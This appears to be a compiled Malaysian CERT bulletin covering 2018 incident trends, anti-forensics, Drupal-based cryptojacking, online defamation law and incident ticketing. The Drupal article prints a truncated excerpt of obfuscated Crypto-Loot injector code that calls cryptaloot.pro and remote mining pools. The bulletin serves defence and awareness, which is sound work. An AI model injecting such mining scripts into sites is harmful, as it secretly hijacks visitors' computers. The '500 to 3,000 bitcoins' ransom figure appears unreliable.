Most web defacement cases reported mainly exploit known vulnerabilities for instance in the Content Management System (CMS) that runs on a web server like Joomla, Drupal or WordPress. To fend off attackers, system administrators need to apply security patches, keep their servers/applications up to date with current patches and follow best practices for web applications. Based on the present findings, the most popular hack modes used by attackers to deface websites are SQL injection and the exploitation of known vulnerabilities in a server.

Common techniques used in web defacement activities in 2018 were mainly brute force attacks, cross-site scripting and SQL injection. Platforms like the Apache and IIS web servers were targeted the most, followed by the nginx and LiteSpeed web servers.

In 2018, most web defacement attacks targeted .com.my domains with 239 incidents, followed by .com domains with a total of 198 incidents. Details of the defaced domains are illustrated in the figure below.




Figure 5 Web defacement incidents by domain in 2018

Ransomware

In the same year, ransomware attacks continued to grow and dominate the threat landscape in Malaysia. Ransomware attacks have caused dramatically huge monetary expenditures in terms of data recovery costs, operational costs, and other expenses to many organizations around the world.

MyCERT received 62 reports ransomware incidents in 2018. Although this number is lower than in the previous year, the level of impact on affected organizations was the same, with ransom typically ranging from 500 to 3,000 bitcoins. The ransomware cases involved different types of variants, such as SamSam, dragon4444, spora and CRYPTED ransomware, targeting various sectors in Malaysia. Details of the ransomware variants reported in Malaysia in 2018 are shown in the chart below.




Figure 6 Ransomware variants reported in 2018

Based on our analysis, ransomware incidents indicate that cybercrime actors are likely to be financially motivated to target organizations by using ransomware for financial gain. The common vectors found in ransomware infections are emails with malicious attachments and websites running exploit kits. Many ransomware campaigns rely on victims completing an action, such as opening an email or visiting a compromised website, allowing cyber actors to infect victims with minimal detection.

MyCERT released an advisory on ransomware available at:
https://www.mycert.org.my/en/services/advisories/mycert/2018/main/detail/1321/index.html

In 2018, malware had become one of the most frequently encountered cyber threats in our constituency, while detection and response became a challenge. As such, users and organizations must be constantly vigilant about the latest computer security threats and are advised to always take measures to protect their systems and networks from malware threats.

Malicious APK

In quarter 1 2018, we received a number of incidents involving a Fake Malaysia's Central Bank Malicious APK. The modus operandi entailed scammers pretending to be law enforcement agency officers. The scammers manipulated victims to get access to, and siphoning money from the victims' online banking accounts.

An advisory was released related to the above malicious APK as below:
https://www.mycert.org.my/en/services/advisories/mycert/2018/main/detail/1304/index.html

MyCERT also received several reports from local financial institutions regarding smartphones belonging to their customers that had been infected with malware through malicious APKs. Based on our analysis of the malware that infected the smartphones, we identified the C2 server originating from a foreign IP address to have been involved in the malware activities. We notified the respective ISP to take down the C2 server to prevent further propagation of malware activities.

The incident, however, impacted the victims in terms of money losses through non-consensual transactions and the disclosure of personal information to scammers or unknown parties. We worked closely with respective authorities, LEAs and financial institution to address the problem. Due to the excessive impact, MyCERT produced an Advisory to emphasise this issue to the public.

Cyber Blackmail Scam

Internet users can be bombarded with fake emails that demand certain amounts of Bitcoin and threaten with consequences upon failure to pay. Several incidents (48) related to the cyber blackmail scam were reported to MyCERT in 2018.

The latest tactic is to utilize a combination of social engineering and blackmail techniques. For instance, a victim will receive a scam email purportedly from someone claiming to have hacked the victim's computer and recorded their activities by webcam.

The email claims the victim had downloaded some malware unknowingly while watching illicit content on the web. The scammer claims to have the victim's contacts and threatens to share a video containing the victim's activities captured by the webcam to all their contacts unless the victim pays the scammer a ransom in Bitcoin.

However, such email is just a scam and no activities were captured via webcam. It is designed to create fear in the email recipient to send scammers money. Scammers send out many identical emails in the hope that at least a few recipients will panic and make the requested payment.

MyCERT has also released advisory alerts for Internet users in Malaysia to take the necessary steps in securing their systems against unwanted incidents and other security threats.

https://www.mycert.org.my/en/services/advisories/mycert/2018/main/detail/1320/index.html

Data Breach

Since 2017 through 2018 MyCERT saw a continuous trend of several reports of data breaches in Malaysia. The breaches not only affected corporate data but also personal data and credentials. These breaches comprised names, personal identification numbers, email addresses, home addresses, password hashes, birth dates and phone numbers. If such leaked data falls into the wrong hands, it may further propagate other criminal activities, such as spoofing, impersonation, unauthorised banking transactions, phishing and targeted attacks to expand the targets.

We found the motivation behind data breaches to be mainly monetary gain, with the stolen data being put up for sale on public forums like Pastebin as well as on the Dark Web. The tactic is to give a small portion of the data for free download to potential buyers while full data can be purchased from the attackers. A data breach begins at a vulnerable website on which unauthorised login access is gained along with access to files and the database.

Cryptomining Malware

In 2018, we observed an increase in the use of cryptocurrency mining malware. Though the increase is not alarming, it is likely to continue into 2019. Based on our analysis of several incidents, a linkage was found between cryptomining malware and a vulnerable CMS, namely Drupal. Cryptomining malware was successfully uploaded to vulnerable servers via the unpatched CMS, Drupal. On 28th March 2018 Drupal released an emergency patch in which the vulnerability is trivial to exploit.




Figure 7 Cryptomining Incidents reported in 2018

An advisory related to cryptomining malware was released:
https://www.mycert.org.my/en/services/advisories/mycert/2018/main/detail/1314/index.html

MyCERT has received reports of 6 incidents concerning cryptocurrency java script mining tools embedded in vulnerable websites to secretly mine digital currency from the computers of victims who browsed those vulnerable websites. These websites expand the users' central processing unit (CPU) power without their permission. Based on the reported incidents, we found mainly that servers are running unpatched software and applications, such as an unpatched CMS. The cryptomining scripts found on vulnerable servers are Crypto-Loot, Coinhive, PUA.JSCoinminer and PUA.WASMcoinminer. At the same time, these servers were also found to be running the unpatched Drupal CMS. Apart from cryptomining, a new trend involving cryptojacking was also observed. However, the number of reported incidents is not at a level to raise concern.

MyCERT has also taken proactive action to identify websites of critical sectors in Malaysia that are running unpatched CMSs and are possibly vulnerable to cryptomining activities. Our concern was to address several vulnerabilities in CMSs, since according to analysis unpatched CMSs facilitated many web intrusions.

Summary

Overall, the number of incidents reported to MyCERT in 2018 increased by 34% compared to the previous year. Based on the incident trend for 2018, it can be concluded that techniques used in cyberattacks continue to grow in sophistication and method. The sophistication sometimes outgrows defence mechanisms, which means that enterprises must improve their defence. Cyberattacks are also becoming sophisticated in their ability to evade detection by security appliances and law enforcement agencies. Social media is gaining popularity among Internet users. But not adhering to security requirements properly and lack of security awareness can lead to various cyberattacks ranging from account compromise, identity theft and cyber blackmail. If not secured well, social media, mobile computing and interconnected devices can become the perfect avenue for attackers to execute specially crafted, highly sophisticated and difficult to detect attacks.

References

1. MyCERT released an advisory on ransomware available at: https://www.mycert.org.my/en/services/advisories/mycert/2018/main/detail/1321/index.html

2. Malicious APK advisory was released related available at: https://www.mycert.org.my/en/services/advisories/mycert/2018/main/detail/1304/index.html

3. MyCERT advisory alerts for Internet users in Malaysia available at: https://www.mycert.org.my/en/services/advisories/mycert/2018/main/detail/1320/index.html

4. An advisory related to cryptomining malware was released: https://www.mycert.org.my/en/services/advisories/mycert/2018/main/detail/1314/index.html

Anti-Forensics Techniques, Detection And Countermeasures Of CSIRT/CERT

By | Muhammad Azri Rafiuddin bin Basri, Imran bin hasnan & Muhammad Edwin bin Ambo Rifai

History of Digital Forensics

Over the past ten years, digital forensics has been gaining attention worldwide and has become the answer to the rapid growth of computer crime (Kevin et al, 2016). Security teams from CSIRT/CERT have been working keenly to find solutions to many crimes involving technology. Most cases existing today are from technology itself. The TNS/Google Global Connected Consumer Survey 2014 shows that at least one in two Malaysian adults owns a smartphone.

Gadgets have become among the most crucial bases for a person living in this new era of modern technology. As technology has turned smart, crime has also matured and become even smarter. Today, incident analysis is facing another bigger challenge called anti-forensics.

What is Anti-Forensics?

Anti-forensics is a generic term used to describe the evasion of forensic analysis by countering it using a set of techniques. In simpler words, anti-forensics is a countermeasure employed by computer criminals to destroy evidence that security teams are searching for. The objectives of anti-forensics are to make the investigation process harder, time consuming and too expensive to carry out (Pajek, 2009). Table 1 lists three descriptions of anti-forensics from three different articles.

Article and Year	Authors	Definition
Bleeding-Edge Anti-Forensics, 2006.	Liu and Brown	“a growing collection of tools and techniques to frustrate the forensic investigators from finding any evidence”
Information Security Symposium, 2006.	Harris Rogers	“attempts to negatively affect the existence, amount, and/or quality of evidence from a crime scene, or make the examination of evidence difficult or impossible to conduct"
Computer Anti-forensics Methods and Their Impact on Computer Forensic Investigation, 2009.	Przemyslaw Pajek and Elias Pimenidis	“the main aim of computer anti-forensics is to hide or alter electronic evidence so that it cannot be used in legal proceedings or it is too costly and time consuming to retrieve and examine”

Table 1: Definitions of anti-forensics from different sources

Techniques of Anti-Forensics

There are many types of techniques that can be used for anti-forensics. Criminals first understand the stages of the forensics process before deciding how to destroy evidence. Computer forensic methodologies are divided into three stages as described in Table 2. In each stage, the criminal implements a technique that can be used to counter computer forensics.

Stage	Technique	Definition
Stage 1 Preservation of data	Eliminating the source	The goal at this stage is deletion/ elimination of the source to make the analysis processes difficult **Examples** · Modifying computer settings and registry · Log and disk wiping
Stage 2 Identify and extract information which can be pertinent to the investigation.	Hiding the data	Compared to the previous stage, here relevant data is not deleted but instead it is hidden in a way that will make it difficult for security teams to find and examine **Examples** · Unusual directories and manipulating file headers · Manipulating file extensions and file headers · Hiding data in slack space · Steganography · Encryption
Stage 3 Extraction	Direct attacks against analysis tools and computer forensic software	The tools for analysis and computer forensics software are exploited and vulnerabilities are used against them **Examples** · Time stamp modification · Hash Collision

Table 2: Descriptions and examples of techniques used for anti-forensics

There are many more techniques that can be utilized against tools and software, with the ones listed in the table being the most prevalent among criminal cases. Not all techniques applied in anti-forensics work successfully. Experiments have been conducted to test the efficiency of anti-forensics tools and the results are beyond expectation. In one experiment, Pajek stated that not all counter-forensics techniques are efficient when compared against forensics software (Pajek, 2009).

Detection of Anti-Forensics

Detection of anti-forensics can be quite hard and tricky. In some cases, it can be time consuming and expensive. Table 3 shows how to detect anti-forensics employed for each example in Table 2.

Technique	Example	Tool for detection
Eliminating the source	· Modifying the computer settings and registry	Regedit
	· Log and disk wiping	EnCase
Hiding the data	· Unusual directories and manipulating file headers	FTK 1.71-demo
	· Manipulating file extensions and file headers	FTK 1.71-demo
	· Hiding data in slack space	FTK 1.71-demo
	· Steganography	FTK 1.71-demo
	· Encryption	FTK 1.71-demo
Direct attacks against computer forensic software	· Time stamp modification	FTK 1.71-demo
	· Hash Collision	FTK 1.71-demo

Table 3: Detection tools used for the examples from Table 2

Despite applying tools to counter analysis and forensics, evidence can still be traced as evidence elimination itself can become evidence. Anti-forensics is usually done by people with a background in computer technology. They use it for their own benefit and take advantage of what they know.

Countermeasures are needed to decrease the number of anti-forensics incidents, as they can be dangerous if not prevented in the earliest stages. Crime itself originates from people.

Therefore, government intervention can help create awareness among the public. Alertness and education play an important role for investigators in the beginning analysis stages. It can be easier if each employee knows their role and responsibility for the organization, public and nation.

Security practitioners' experiences ought to be shared for others to understand the importance of trustworthy analysis. They must also be up to date with the development of the newest hardware and software. Security practitioners additionally need to be on trend with current incidents, act quickly and upgrade their expertise in terms of knowledge and skills. They should not rely on analysis and forensic tools 100%, as tools have their own vulnerabilities. However, they should use the most updated tools available since crime matures and becomes smarter.

References

1. *Harris, R.: Arriving at an anti-forensics consensus: Examining how to define and control the anti-forensics problem. Journal of Digital Investigation 3(suppl. 1), 44–49 (2006)*

2. *Liu, V., & Brown, F. (2006, April 3). Bleeding-Edge Anti-Forensics. Presentation at InfoSec World 2006. Retrieved September 11, 2007, from stachliu.com/files/InfoSecWorld_2006-K2-Bleeding_Edge_*

3. *Przemyslaw Pajek and Elias Pimenidis. (2009) Computer Anti-forensics Methods and Their Impact on Computer Forensic Investigation*

4. *AntiForensics.ppt Rogers, M. (2006, March 22). Panel session at CERIAS 2006 Information Security Symposium. Retrieved September 11, 2007, from http://www.cerias.purdue.edu/symposium/2006/materials/pdfs/antiforensics.pdf*

5. *http://www.themalaymailonline.com/malaysia/article/nation-of-smartphone-addicts*

6. *http://www.csoonline.com/article/2122329/investigations-forensics/the-rise-of-anti-forensics.html*

7. *https://www.nuix.com/2014/11/19/identifying-anti-forensics-timestomping*

Drupal Vulnerability Exposed To Cryptomining

By | Muhammad Azri Rafiuddin bin Basri, Imran bin Hasnan & Wan Lukman bin Wan Junoh

The rise of cryptomining

The idea behind cryptomining or cryptocurrency is to avoid third-party transactions. Instead of having bank or other financial intermediaries, cryptomining relies on a peer-to-peer network that is much faster and does not require a central server. It is a process in which transactions of various forms of cryptocurrency are verified and added to the blockchain digital ledger. Cryptocurrency was first developed by American cryptographer David Chaum in 1983 by applying cryptography to cash. His first invention is known as e-cash. He later came up with DigiCash, which requires user software in order to withdraw notes from a bank and designate specific encrypted keys before sending money to a recipient. This allows digital currency to be untraceable by the issuing bank, government and a third party. However, the attempt failed.

Over the years, many cryptographers have improved cryptocurrency in various ways, one of whom is Satoshi Nakamoto. On 3rd January 2009 Nakamoto released a new currency called Bitcoin, which later became the most popular decentralized currency (without a central bank). Nakamoto claimed that he spent more than a year writing the software, driven in part by fury over the financial crisis. His invention was controlled entirely by software, which would release a total of twenty-one million bitcoins, almost all of them over the next twenty years. Cryptocurrencies have risen in both popularity and value. Competition has increased substantially and now includes organizations and enterprises with more extensive resources than most individuals can compete with. Today, bitcoins can be used online for purchasing or even in some shops, restaurants and hotels that accept them.

How does cryptomining work?

In order to be competitive with other cryptominers, a cryptocurrency miner needs a computer with specialized hardware and a specialized graphical processing unit (GPU) chip or application-specific integrated circuit (ASIC), sufficient cooling means for the hardware, an always-on Internet connection, a legitimate cryptocurrency mining software package and membership in both an online cryptocurrency exchange and an online mining pool.

Each time a cryptocurrency transaction is made, a cryptocurrency miner is responsible for ensuring the authenticity of information and updating the blockchain with the transaction. The mining process itself involves competing with other cryptominers to solve complicated mathematical problems with cryptographic hash functions that are associated with a block containing the transaction data. The first cryptocurrency miner to crack the code is rewarded with the ability to authorize the transaction, and in return for the service provided, cryptominers earn small amounts of cryptocurrency of their own.

What is Drupal?

Drupal is a popular open source content management system (CMS) on the market today apart from Joomla and WordPress. It is written in PHP and distributed by General Public License (GNU). Popular websites that are known to use Drupal as a platform are Tesla and the US Department of Transportation. Drupal users are allowed to create and manage their own websites for free with different permission levels without web programming knowledge. As it is ideal for complex websites with vast amounts of content, many cryptominers use Drupal as their platform for cryptomining.


Drupal is easy to use as it helps users update and back up files automatically. Users can make changes and access the web from any location since Drupal is web-based. It provides security, performance, support, built-in features, management and ease of use.

Vulnerabilities in Drupal

People are questioning the security of CMS platforms as they are free and easy to use. Hackers find it easy to hack simple websites with no basic security functions for protection. On 28th March 2018, Drupal faced a patching emergency with a failure to sanitize inputs. The vulnerability is extremely trivial to exploit, making patching active installations critical. The patch was announced a week in advance to give administrators time to prepare on account of concerns with exploits of the released patch. According to Drupal's security advisory, the vulnerability is related to a conflict between how PHP handles arrays in parameters and Drupal's use of the hash (#) at the beginning of array keys, leading to the ability to inject codes arbitrarily. The vulnerability was given a severity score of 21 out of 25.

Drupal Cryptojacking

Cryptojacking attacks were recently found to be actively exploiting this vulnerability on hundreds of Drupal sites. The majority of attacks involve Coinhive, while others use Crypto-Loot. Attackers use a malicious code and inject it via a compromised JavaScript library found on the affected sites. A common cryptojacking campaign uses Crypto-Loot, which is a well-known alternative to Coinhive. This campaign utilizes the "jquery.once.js?v=1.2" library to inject Crypto-Loot, which forces visitors to mine cryptocurrency. MyCert has identified 79 websites whose Drupal version was outdated, which misleads to cryptojacking attacks. Attackers take advantage of the vulnerabilities on a website. The outdated Drupal makes its way to attackers who compromise the JavaScript and inject the mining script into the websites.



```
var _0xe6af=['min','postMessage','CRLT','https://cryptaloot.pro/lib/','justdoit2.js','wss://ocean2.directprimal.com','ws
//cryptaloot.pro/captcha
/','length','close','onmessage','onclose','onopen','send','stringify','readyState','_user','params','_type','anonymous',
hrottle','prototype','type','user','toString','Anonymous','URL','mozURL','goal','auth','get','https://cryptaloot.pro
/lib/justdoit2.js','CRYPTONIGHT_WORKER_BLOB','responseText','push','shift','terminate','wakeup','parse','data','job','ta
(function(_0xd77efc,_0x1b2dc4){var _0x4b16f5=function(_0x5018e){while(--_0x5018e){_0xd77efc['push'](_0xd77efc['shift']()
(_0xe6af,0x8f));var _0x40c1=function(_0x7fb7d4,_0x4c1cce){_0x7fb7d4=_0x7fb7d4-0x0;var _0x5c3789=_0xe6af[_0x7fb7d4];retur
{};CRLT['CONFIG']={'LIB_URL':_0x40c1('0x1'),'ASMJS_NAME':_0x40c1('0x2'),'REQUIRES_AUTH':![],'WEBSOCKET_SHARDS':
[[_0x40c1('0x3'),_0x40c1('0x4'),'wss://sea2.directprimal.com','wss://rock2.directprimal.com','wss://stone2.directprimal.
_0x3b7160=CRLT['CONFIG']['WEBSOCKET_SHARDS'];var _0xa273df=Math['random']()*_0x3b7160[_0x40c1('0x6')]|0x0;var _0x2e5f34=
_0x20dd66=_0x2e5f34[Math['random']()*_0x2e5f34['length']|0x0];var _0x10eb1d=null;var _0x51561c=[];var _0x3fc426;var _0x2
_0x440ddb=0x0;var _0x9d7ca3=0x0;var _0x14ced4=0x0;var _0x446f17=0x0;var _0xe28752=0xbe;var _0x28ebbe=0x0;var _0x13f17f=n
```

Figure 1.0 Example Crypto-Loot code

MyCERT case statistics




Figure 2.0 MyCert case statistics

MyCert has received reports of several incidents involving cryptocurrency JavaScript mining tools embedded in vulnerable websites to secretly mine digital currency. These websites expand the users' central processing unit (CPU) power without their permission. MyCert has also notified the Webmasters of vulnerabilities that will expose their sites to cryptojacking activities.

Best practices to prevent cryptojacking

- Use antivirus software. Antivirus software recognizes and protects a computer against malware, allowing the owner or operator to quarantine and remove a potentially unwanted program.
- Update software and patch operating systems. Keep software and operating systems updated so attackers cannot take advantage when vulnerabilities are exposed.
- Employ application whitelisting. Consider applying whitelisting to prevent unwanted executables from running on workstations.

References

1. *Arvind N, Joseph B, Edward F, Andrew M and Steven G. (2016). Bitcoin and Cryptocurrency Technologies: A Comprehensive Introduction.*

2. *Forrest S. Cryptocurrency mining. Retrieved from https://www.webopedia.com/TERM/C/cryptocurrency-mining.html*

3. *Joshua Davis (October 2011). The Crypto-Currency: Bitcoin and its mysterious inventor. Retrieved from https://cryptome.org/0005/bitcoin-who.pdf*

4. *Darren Allan (September 2018). Cryptocurrency mining malware is only going to get worse according to McAfee report. Retrieved from https://cryptome.org/0005/bitcoin-who.pdf*

5. *Satoshi Nakamoto. Bitcoin: A Peer-to-peer Electronic Cash System. Retrieved from http://bitcoin.org/bitcoin.pdf*

6. *Rasha Ali Alghofaili (2018). Security Analysis of Open Source Content Management Systems Wordpress, Joomla and Drupal.*

7. *James Sanders (March 2018). Drupal CMS vulnerability allows hackers to gain complete control of your website. Retrieved from https://www.techrepublic.com/article/drupal-cms-vulnerability-allows-hackers-to-gain-complete-control-of-your-website/*

Online Defamation – Is It Recognised By The Malaysian Law?

By | Nur Hannah M. Vilasmalar binti Abdullah & Hani Dayana binti Ismail

There is a saying that technology is a double-edged sword. It is up to the technology user to determine whether to use it for good or evil. Take the Internet for example. It can be used to search for limitless information (by those who wish to gain knowledge). On the other hand, it can also be used to spew lies and hatred against one another.

These days, it is not uncommon to receive unverified news via the Internet, whereby the content of news is more likely designed to ruin someone's reputation. Should the content turn out to be untrue, would it actually be considered defamatory?

The above question is not as straightforward as it seems. In a nutshell, the tort of defamation may fall into two categories: libel (defamation through publication in writing) or slander (defamation via oral communication or physical gestures)[1]. The elements that an aggrieved party must establish in order to prove defamation are as follows[2]:

1. The content of the statement is defamatory;
2. The defamatory statement refers (or is made to infer) to the aggrieved party; and
3. The defamatory statement is published and/or circulated to a third party.

It is plain and obvious that an untrue statement published in a hardcopy article or newspaper would be deemed defamatory, and the same could be said for untrue statements made in a speech or rally. But what if the statements were made through e-mail? Or videos posted on social media?

By referring to **Section 2 of the Defamation Act 1957** [3] ("the Act"), the definition section of the Act only states that 'broadcasting by means of radio communication,' 'newspaper,' 'public meeting' and 'words' comprise defamation media. Considering the Act was drafted in the 1950s, it is understandable that it does not specify anything about e-mail, SMS, online posting, etc.

Fret not, however, for the Courts of Law in Malaysia in recent years have determined that defamation can also occur online. The recent decision by the Kuala Lumpur High Court in the case of **Asia Pacific Higher Learning Sdn Bhd v. Eagle One Investment Sdn Bhd & Ors**. [4] may shed some light on the repercussions for a person who has published defamatory statements, should the aggrieved party succeed in his/her claim in court. In this case, the owner of an online news portal www.antdaily.com (and a few other parties) was held for defaming the plaintiff by publishing an online article titled **"Paid Holiday part of MMC evaluation visit."** Considering that the article was circulated by online means, the High Court awarded general damages of RM 2,000,000.00, exemplary damages of RM 500,000.00 and costs of RM 100,000.00 in favour of the plaintiff[5].

The Court of Appeal in **Raub Australian Gold Mining Sdn Bhd v. MKINIDOTCOM Sdn Bhd**[6] has, *inter alia*, deliberated whether a video recording circulated online could be considered defamatory. In this case, the *Malaysiakini* online news portal uploaded several online articles and videos, which the High Court held that albeit the same, were not defamatory in nature. This decision by the High Court was reversed by the Court of Appeal (upon the plaintiff/appellant's appeal), whereby the videos (and articles) were considered defamatory. General damages of RM 200,000.00 and costs of RM 150,000.00 were awarded in favour of the plaintiff/appellant[7].

Furthermore, the Court of Appeal in **Abu Hassan Hasbullah v. Zukeri Ibrahim**[8] held that e-mails circulated within specific groups can also be defamatory, so long as the aggrieved party succeeds in establishing the pre-requisite of defamation (i.e. the content is defamatory in nature, it refers to the aggrieved party and is

[1] Norchaya Talib, Law of Torts in Malaysia (3rd Ed.).

[2] Ibid.

[3] Act 286

[4] [2018] 1 LNS 56

[5] Ibid, at page 8

[6] [2018] 1 LNS 62

[7] Ibid, at pages 45 and 46

[8] [2018] 3 CLJ 726

being circulated to a third party). In this case of the dispute between two academicians, the defendant/respondent had circulated e-mails within the academicians' internal online working group. The Court of Appeal, in reversing the High Court's decision, awarded general damages of RM 70,000.00 and costs of RM 20,000.00 in favour of the plaintiff/appellant[9].

Based on the above judicial decisions, the Courts of Law had an apparent proactive role in developing the law of defamation in Malaysia to include content published online. The trend of high damages and costs awarded in favour of the aggrieved parties suggests that the Courts acknowledge the severe effects of defamatory statements published online.

It is advisable to verify online content prior to publishing or sharing. **Section 114A Evidence Act 1950**[10] states the Presumption of Fact in Publication: the burden is on the owner of a computer to prove that he/she did not post or share the statement or content[11].

Should anyone encounter a situation where a defamatory statement is posted online, it is advisable to do the following:

1. Save a copy of the post, e.g. screenshot, copy and paste, or recording of the same as evidence;
2. If the defamatory statement is posted by way of social media or text messaging system such as WhatsApp, it is also advisable to save a copy/screenshot of the replies by any third parties to prove the statements have been read by third parties;
3. Though not compulsory, lodging a police report with *Polis Diraja Malaysia* is advisable, as it may show that the allegation is genuine;
4. Lodge a complaint with the Internet service provider (e.g. Telekom Malaysia or Maxis) as well as *Suruhanjaya Komunikasi dan Multimedia (SKMM)* to block or prohibit the defamatory statements from being circulated; and
5. It is also advisable to engage legal counsel as soon as possible to issue a notice of demand and initiate legal action to hinder the defamatory statement from being circulated further.

If, on the other hand, you are being accused of sharing and/or publishing a defamatory statement whereas in fact you have neither shared nor published the statement online, it is advisable to:

1. Gather evidence to prove that it was impossible to share and you were incapable of sharing and/or publishing the defamatory statement, e.g. if you were on a trip overseas without access to the Internet you may produce flight tickets and accommodation receipts;
2. Lodge a police report with *Polis Diraja Malaysia* even though it is not compulsory to do so; this may help show that your allegation is genuine;
3. Engage cyber-forensic expert services such as CyberSecurity Malaysia to conduct digital forensic examinations of the computer and gadgets belonging to you to prove the defamatory statements were not shared and/or published from any computer or gadgets belonging to you; and
4. Engage legal counsel to provide legal advice in order to protect yourself.

References

1. Norchaya Talib, Law of Torts in Malaysia (3rd Ed.).

2. Defamation Act 1957 (Act 286)

3. [2018] 1 LNS 1613 : Legal Network Series

4. Act 56 : Evidence of 1950, Laws of Malaysia

[9] Ibid, at pages 750 and 751

[10] Act 56

[11] Section 114A(3)

Incident Response Management Using A Ticketing System – MyCERT Case Study

By | Faiszatulnasro & Wan Lukman bin Wan Junoh

Introduction

According to ITIL, an incident is an unplanned interruption to, or quality reduction of an IT service. Service level agreements (SLA) define the agreed-upon service level between the provider and the customer.

Meanwhile, according to Carbon Black, incident response is a well-coordinated effort to rapidly respond to security incidents in the most efficient, cost-effective manner.

Incident response management entails managing a cybersecurity incident and executing a proper response to an incident. It requires a process and a response team (Incident Handlers) who follow the process.

MyCERT Case study

Due to the increasing number of cyberattacks, the Malaysia Computer Emergency Response Team (MyCERT) tends to receive high volumes of reports of various incident types and severity that need to be managed efficiently. In order to manage all incidents, a ticketing system used should efficiently enable an Incident Handler to log, process and manage an incident from start to finish. Essentially, a ticketing system should also be able to log admins' and Incident Handlers' activities, the progress of incidents and email queries to help deliver efficient support to the complainants.

The objectives of incident response management are to:

1. ensure the incidents are being handled according to the procedures and documented for efficient response.
2. centralize artifacts for incident analysis.
3. allow tracking the progress of incidents for proper escalation and resolution.
4. identify any recurring or similar incidents in order to provide a faster response time for incident escalation and resolution.
5. provide visibility of communication among Incident Handlers on incident status and progress.




Figure 1: MyCERT monthly incidents for 2018

Key features of a ticketing system that greatly help an Incident Handler manage an incident are:

1. **Improved efficiency**

   When an incident is received, it can be managed according to its category or level of severity. The process includes incident identification, categorization, prioritization, analysis, response/escalation and resolution.




Figure 2: Incident response management process

2. **Multiple channel support**

   A ticketing system is integrated with various reporting channels, such as email, SMS, fax, web portal, telephone or mobile application. This provides options to ease incident reporting.

3. **Ticket assignment**

   To better manage an incoming incident, it can be automatically assigned to an "owner" who is primarily responsible for all communication so the incident can be handled until resolution.

4. **Automation process**

   The automation process improves incident escalation for incident feeds received from security organizations and repetitive tasks such as those to reduce the time for ticket tagging.

5. **Integration**

   Integration with third-party applications aids to further enhance the key functionality of the ticketing system for incident response, such as notification of web defacement and phishing using an alert manager and access to a customer satisfaction survey portal.

6. **Reporting**

   There should be the capability to generate flexible reports tailored to meet the purpose and needs.

7. **Security**

   A secure system across all platforms is highly important to preserve the confidentiality of data. The advantages of having a cloud-based ticketing solution include: it provides scheduled updates and maintenance, disaster recovery control is taken care of to maximize the stability of the system and uptime availability of the system is guaranteed according to the SLA.

Conclusion

In order to track the progress of thousands of incidents reported to MyCERT, implementing incident response management using a ticketing system dramatically increases efficiency while improving operational productivity. The capability to automate the process and integrate third-party applications make it more reliable to help Incident Handlers deliver quality response.

References

1. https://en.wikipedia.org/wiki/Incident_management_(ITSM)

